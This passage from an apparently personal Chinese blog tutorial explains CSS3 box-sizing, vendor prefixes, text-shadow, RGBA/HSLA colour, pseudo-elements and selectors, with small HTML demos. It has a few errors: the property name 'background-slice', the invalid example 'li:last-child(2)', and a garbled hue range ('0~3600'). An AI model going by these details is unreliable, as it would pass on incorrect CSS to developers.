  • repeat 单纯平铺多余部分,会被“裁切”而不能完整显示。

2、更改裁切尺寸

  • background-slice: 34 36 27 27 分别设置裁切

关于边框图片重点理解9宫格的裁切及平铺方式,实际开发中应用不广泛,但是如能灵活动用会给我们带来不少便利。

CSS3中可以通过box-sizing 来指定盒模型,即可指定为content-boxborder-box,这样我们计算盒子大小的方式就发生了改变。
box-sizing 有两个值:content-box,border-box
可以分成两种情况:

  • content-box:对象的实际宽度等于设置的width值和border、padding之和
  • border-box: 对象的实际宽度就等于设置的width值,即使定义有border和padding也不会改变对象的实际宽度,即 ( Element width = width )
    我们把这种方式叫做盒模型, 兼容性比较好

附录:私有化前缀:
浏览器私有化前缀:
-webkit-: 谷歌 苹果
-moz-:火狐
-ms-:ie
-o-:欧朋

text-shadow,可分别设置偏移量、模糊度、颜色(可设透明度)。
1、水平偏移量 正值向右 负值向左;
2、垂直偏移量 正值向下 负值向上;
3、模糊度是不能为负值;
4、可以设置多个阴影,每个阴影之间使用逗号隔开.
注意:可以有多个影子.
案例:凹凸文字效果

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>凹凸文字效果</title>
    <style>
        body{
            background-color: #666;
        }

        p{
            font-size:80px;
            text-align: center;
            font-weight: bold;
            font-family: "Microsoft Yahei";
            color:#666;
        }
        .tu{
            text-shadow: -1px -1px 1px #fff, 1px 1px 1px #000;
        }

        .ao{
            text-shadow: -1px -1px 1px #000, 1px 1px 1px #fff;
        }
    </style>
</head>
<body>
    <p class="ao">小宁博客--孙肖宁的个人博客</p>
    <p class="tu">小宁博客--孙肖宁的个人博客</p>
</body>
</html>

颜色控制

  • RGBA是代表Red(红色) Green(绿色) Blue(蓝色)和 Alpha的色彩空间。虽然它有的时候被描述为一个颜色空间
  • CSS3新增了RGBAHSLA模式,其中的A 表示透明度通道,即可以设置颜色值的透明度,相较opacity,它们不具有继承性,即不会影响子元素的透明度。
  • Red、Green、Blue、AlphaRGBA
  • Hue、Saturation、Lightness、AlphaHSLA
  • R、G、B 取值范围0~255
  • H 色调 取值范围0~3600/360表示红色、120表示绿色、240表示蓝色
  • S 饱和度 取值范围0%~100%
  • L 亮度 取值范围0%~100%
  • A 透明度 取值范围0~1

    透明度:

  • opacity只能针对整个盒子设置透明度,子盒子及内容会继承父盒子的透明度;
  • transparent 不可调节透明度,始终完全透明
  • RGBA、HSLA可应用于所有使用颜色的地方。
  • opacity 设置透明度,只能针对整个盒子设置透明度,子盒子会继承父盒子的透明度。
  • background-color: transparent; 完全透明,不可调节透明度.
  • 使用rgba 来控制颜色,相对opacity ,不具有继承性.

描述:每一段的第一个字变大下沉,每一段的第一行的文字颜色发生改变,无论屏幕多大,每一行显示多少文字,都是第一行文字颜色发生改变。鼠标选中文字之后,文字的样式发生改变。
示例代码:

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>首字下沉,第一行文字变色,选中文字样式</title>
    <style>
        body, ul, dl, dt, dd {
            margin: 0;
            padding: 0;
        }

        body {
            font-family: '微软雅黑';
            background-color: #F7F7F7;
            color: #666;
        }

        .content {
            width: 960px;
            margin: 0 auto;
            font-size: 20px;
        }

        p {
            text-indent: 40px;
            line-height: 1.5;
        }

        p:first-child {
            text-indent: 0;
        }

        p:first-letter{
            font-size:40px;
            float: left;
            color:red;
        }

        p::first-line{
            color:blue;
        }
        /* ::selection 表示当前选中的区域 , 通过设置 color  background*/
        p::selection{
            background-color: rgba(255,0,0,0.3);
            color:green;
        }
    </style>
</head>
<body>
<div class="content">
    <p>格物致知是中国古代儒家思想中的一个重要概念,源于《礼记‧大学》八目─格物、致知、诚意、正心、修身、齐家、治国、平天下─所论述的『欲诚其意者,先致其知;致知在格物。物格而后知至,知至而后意诚』此段。致知即获得知识而获得知识的途径在于在于认识。研究万事万物。致知在格物。 格物的意思是认识,研究万事万物的道理,通过对万事万物的认识,研究后才能获得知识,即格物而后知至。致知在格物,格物而后知至强调了格物,致知二着相辅相成,相得益彰的关系。</p>
    <p>美籍华裔物理学家,丁肇中先生的报告中的一篇漫谈式的议论文。作者先阐明格物致知精神在今天的重要性,而后揭示格物致知的真正意义。他曾在论文中提到。现代学术的基础就是实地的探察,就是现在所谓的实验。他在一系列论述中有着重提到科学进展的历史告诉我们,新的知识只能通过实地实验而得到。</p>
</div>
</body>
</html>

CSS3新增了许多灵活查找元素的方法,极大的提高了查找元素的效率和精准度。CSS3选择器与jQuery中所提供的绝大部分选择器兼容。

属性选择器

其特点是通过属性来选择元素,具体有以下5种形式:

  • E[attr] 表示存在attr属性即可;例如:div[class]
  • E[attr=val] 表示属性值完全等于val;例如:div[class=mydemo]
  • E[attr*=val] 表示的属性值里包含val字符并且在“任意”位置;例如:div[class*=mydemo]
  • E[attr^=val] 表示的属性值里包含val字符并且在“开始”位置;例如:div[class^=mydemo]
  • E[attr$=val] 表示的属性值里包含val字符并且在“结束”位置;例如div[class$=demos]

伪类选择器

  • link、:active、:visited、:hover
  • 以某元素相对于其父元素或兄弟元素的位置来获取无素的结构伪类。
  • 通过E来确定元素的父元素。

    • E:first-child第一个子元素
    • E:last-child最后一个子元素
    • E:nth-child(n) 第n个子元素,计算方法是E元素的全部兄弟元素;
      div>ul>li:nth-child(3){
             color: deeppink;
    }  
    • 第三个元素

    E:nth-last-child(n) 同E:nth-child(n) 相似,只是倒着计算;

    div>ul>li:last-child(2){
           color: deeppink;
    }
    • n遵循线性变化,其取值0、1、2、3、4、... 但是当n<=0时,选取无效。

    选中所有的奇数的li

    li:nth-child(2n-1){
        color: red;
    }
    • 选中所有的7 的倍数的li
    li:nth-child(7n){
        color: red;
      }
    • 选中前面五个

      li:nth-child(-1n+5){
       color: red;
      }
    • 选中后面五个

      li:nth-last-child(-1n+5){
      color: red;
      }
    • 所有的偶数
     li:nth-child(even){
        color:red
    }
    • 所有的奇数
     li:nth-child(odd){
        color:blue;
     }
    • n可是多种形式:nth-child(2n)、nth-child(2n+1)、nth-child(-1n+5)等;
    • E:empty 选中没有任何子节点的E元素;(使用不是非常广泛)没有任何的子元素,包括空格.
  • 目标伪类
    E:target 结合锚点进行使用,处于当前锚点的元素会被选中;

     <li>
        <a href="#title1">CSS (层叠样式表)</a>
     </li>
     <h2 id="title1">CSS (层叠样式表)</h2> 
     h2:target{
       color:red;
     }    

    伪元素选择器

    E:after、E:before 在旧版本里是伪类,在新版本里是伪元素,新版本下E:after、E:before会被自动识别为E::after、E::before,按伪元素来对待,这样做的目的是用来做兼容处理。
    E:after、E:before通过 css 模拟出来html标签的效果,必须有content属性才行;
    E::first-letter文本的第一个字母或字(如中文、日文、韩文等);
    E::first-line 文本第一行; 文本第一行高亮.
    E::selection 可改变选中文本的样式;